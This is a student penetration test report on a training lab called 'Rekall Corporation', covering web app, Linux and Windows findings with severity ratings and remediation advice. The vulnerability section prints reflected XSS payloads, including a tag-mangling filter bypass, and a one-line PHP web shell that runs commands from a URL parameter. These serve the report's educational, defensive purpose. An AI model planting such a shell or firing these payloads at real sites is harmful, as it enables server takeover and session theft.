



# Cybersecurity

## Penetration Test Report

**Rekall Corporation**

## Penetration Test Report

**Student Note: Complete all sections highlighted in yellow.**

# Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	Tesfay Solutions
Contact Name	Alula Tesfay
Contact Title	Jr. Penetration Tester

## Document History

Version	Date	Author(s)	Comments
001	February 03, 2025	Alula Tesfay	Day 1
002	February 04, 2025	Alula Tesfay	Day 2
003	February 06, 2025	Alula Tesfay	Day 3

# Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Instances of Login Protections
- Numerous Ports Closed (that would otherwise be vulnerable to attacks)
- Instances of Input Validation

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Reflected XSS Attack Susceptibility
- Local File Inclusion
- Exposed WHOIS Domain Record
- Sensitive Information within DNS Record Registration, DNS Registration, and SSL Certificate Registration
- Weak Protections against Zenmap and Nmap scans
- Several Outdated Services
- Privilege Escalation within the Windows OS
- Username and Password Credentials within Public Github Repository
- Outdated FTP Protocol

# Executive Summary

## Web Application

Within the Web Application, numerous elements were found to be susceptible to attacks. Regarding text fields requiring user input, the potential for manipulation by a bad actor were deemed to be prevalent. When testing numerous text fields, the end goal was to cause the site to produce unintended popups leading to the reveal of sensitive information (flags). While this may be, the potential for code injection, remote execution, and other far devastating attacks leading to potential sensitive system file exposure, cookie and user session hijacking, the leaking of employee and user accounts, and more is still very possible should a bad actor intrude if the necessary service upgrades, framework changes, and other means of prevention/countermeasures are not taken into consideration and enacted immediately.

## Linux System

In regards to the DNS, domain, and SSL certificate registration(s), extremely sensitive information can be found using widely available, free to use websites and tools. This can and will inevitably lead to a potential bad actor gaining access to multiple internal systems. Should this be the case, a bad actor could and would most likely exert the means to hinder internal system(s) performance along with manipulating internal data structure as well as internal files ranging from system files to sensitive employee/business/user documents stored on such systems.

Multiple vulnerabilities found in outdated services leave a door for a potential bad actor to remotely access these systems, escalating their privileges to root (similar to Administrative privileges), executing internal programs, and imbedding unintended software and executables.

Along with this, several open ports that should not be required to be in the state that they are in order for various functions to run have been discovered. Such ports were discovered through scanning tools which are widely available to the public. The same tools were also used to find multiple exposed IP addresses, some of which are tied to sensitive internal systems. The services used to support these IPs are either outdated or have been replaced by newer services.

This must be addressed as soon as possible.

## Windows System

Similar to the issues outlined in the Linux System, multiple services have been found to be running with outdated versions. Most, if not all, of such services can be exposed using publicly available scanning tools. This has the potential for a bad actor to invade these systems (similar to the Linux system) and cause lasting damage to internal systems.

Sensitive information regarding user accounts and other internal files have been found in publicly available Github repositories. It is recommended that the site be contacted for the removal of these repositories.

## Overall

Serious inquiry is needed to address the numerous issues across the Web application, Linux Server, and Windows Server. The impact of an attack on any of these fronts can (but are not limited to):

- User/Employee/Business information being leaked or manipulated
- Remote execution of external/internal programs and services not intended by design
- Backdoor Access
- Surveillance by unknown parties
- Degradation of hardware
- Reputational damage and potential lawsuits

## Summary Vulnerability Overview

Vulnerability	Severity
Web App	
Flag 1 Reflected XSS Payload	Medium
Flag 2 Bypassed Reflected XSS Payload	Medium
Flag 3 Reflected XSS Payload	Medium
Flag 5 Local File Inclusion	High
Linux OS	
Flag 1 Exposed WHOIS Domain Record	Low
Flag 2 Sensitive Information within DNS Record Registration	Low
Flag 3 Sensitive Information Exposed within SSL Certificate	Low
Flag 4 Exposed IPs revealed by Zenmap Scan	Medium
Flag 5 Outdated Drupal Service	High
Flag 6 Critical Vulnerability of Apache service Discovered through Nessus	Critical
Flag 7 Outdated Apache Tomcat Service	Critical
Flag 8 Outdated "Shellshock" Apache Service	Critical
Flag 9 Outdated "Shellshock" Apache Service (continued)	Critical
Flag 10 Outdated Apache Struts Service	Critical
Flag 11 Outdated Drupal Service	Critical
Flag 12 Exposed Username Information/Priviledge Escalation	Critical
Windows OS	
Flag 1 Github Repository with Sensitive Data	Low
Flag 2 Exposed Hosts Against Nmap Scan	Medium
Flag 3 NSE Script for FTP	Critical
Flag 4 Outdated SLMail Service	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	8
Ports	10

Exploitation Risk	Total
Critical	9
High	2
Medium	5

Low	4
-----	---


## Vulnerability Findings

Vulnerability 1	Findings
<b>Title</b>	Reflected XSS Payload Attack Flag 1 Day 1
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Medium
<b>Description</b>	On the Welcome.php portion of the Total Rekall website, successfully implemented a Reflected XSS Payload onto the text field titled “Put Your Name Here” using this script: <script>alert(Document.cookie)</script> to cause an unintended popup to reveal flag 1.

<b>Images</b>	 <p>The screenshot shows a web application interface. At the top is a red header with the 'REKALL CORPORATION' logo and name. Below the header, a message encourages users to design their perfect virtual reality experience. A text input field contains the payload '&lt;script&gt;alert(Document.cookie)' followed by a 'GO' button. The main content area features a 'Welcome!' message, a large 'CONGRATS, FLAG 1 is f76sdfkg6sjf' text block, and two sidebar sections: 'Adventure Plan' and 'Location Choices'.</p>
<b>Affected Hosts</b>	192.168.14.35/Welcome.php
<b>Remediation</b>	Sanitizing user input by restricting specific characters/symbols (such as '<', '>', '?', '!', ',', and '.'). If such characters/symbols are introduced to the textfield, reject the input. Along with this, restrict phrases such as "script" or other standard HTML tags. ChatGPT suggests to consider switching from inline JavaScript to



	using external JavaScript files and keeping them separate from user-generated content.
--	--

Vulnerability 2	Findings
Title	Bypassed Reflected XSS Payload Attack Flag 2 Day 1
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	In the Memory.php portion of the Total Rekall website, successfully bypassed input sanitization through placing a Reflected XSS Payload with modified tags using this script: <SCRscriptIPT>alert("Hello");<SCRscriptIPT> onto the "Who do you want to be?" textfield to cause an unintended popup revealing flag 2.
Images	
Affected Hosts	192.168.14.35/Memory-Planner.php
Remediation	Sanitizing user inputs by restricting characters/symbols as well as phrases associated with common HTML tags. Consider restricting input to alphanumeric and numeric characters. ChatGPT suggests implementing Content Security Policies to define what resources can be loaded and executed on the user-end of the website.


Vulnerability 3	Findings
Title	Reflected XSS Payload Flag 3 Day 1
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Implemented a Reflected XSS Payload onto the Comments.php portion of the Total Rekall website by using this script: <script>alert(Document.cookie)</script> to cause an unintended popup to reveal flag 3.
Images	 A screenshot of a Mozilla Firefox browser window titled "Welcome - Mozilla Firefox". The address bar shows "192.168.14.35/comments.php". The page content is from a web application for "REKALL CORPORATION". The main heading is "Please leave your comments on our website!". Below it is a text input field containing the reflected XSS payload: "<script>alert(Document.cookie)</script>". Below the input field are buttons for "Submit", "Add: <input checked="" type="checkbox"/> ", "Show all: <input type="checkbox"/> ", and "Delete: <input type="checkbox"/> ". At the bottom of the page is a table header with columns "#", "Owner", "Date", and "Entry".

<b>Affected Hosts</b>	192.168.14.35/comments.php
<b>Remediation</b>	Similar to previous XSS Payload attacks mentioned on this report, sanitizing user inputs by restricting characters/symbols as well as phrases associated with common HTML tags. Consider restricting input to alphanumeric and numeric characters. ChatGPT suggests implementing Content Security Policies to define what resources can be loaded and executed on the user-end of the website.


Vulnerability 4	Findings
<b>Title</b>	Flag 5 Day 1
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	<p>Abused a Local File Inclusion Exploit (LFI) in the second field of the Memory-Planner.php portion of the Total Rekall site by uploading a .php file containing this script with the same structure to cause an unintended popup revealing flag 5:</p> <pre>&lt;?php \$command = \$_GET['cmd']; echo system(\$command); ?&gt;</pre>


	<p>The .php file used:</p> 
Images	<p>Result:</p> 
Affected Hosts	192.168.14.35/Memory-Planner.php



<b>Remediation</b>	ChatGPT suggests restricting file paths by ensuring that any user input into such file paths is strictly validated. This can be done by only allowing a predefined set of safe file paths or whitelisting specific filenames. User input should not allow sequences such as “..” which can allow attackers to go through the directory structure and access files, especially sensitive files.
--------------------	--

Vulnerability 5	Findings
<b>Title</b>	Exposed WHOIS domain record Flag 1 Day 2
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Low
<b>Description</b>	Successfully searched for sensitive data regarding the domain of the Total Rekall site leveraging the Domain Dossier tool from the OSINT Framework page.
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Enable WHOIS privacy as most domain registrars offer this to hide sensitive information about the domain. While registering the domain, avoid listing sensitive and internal information.

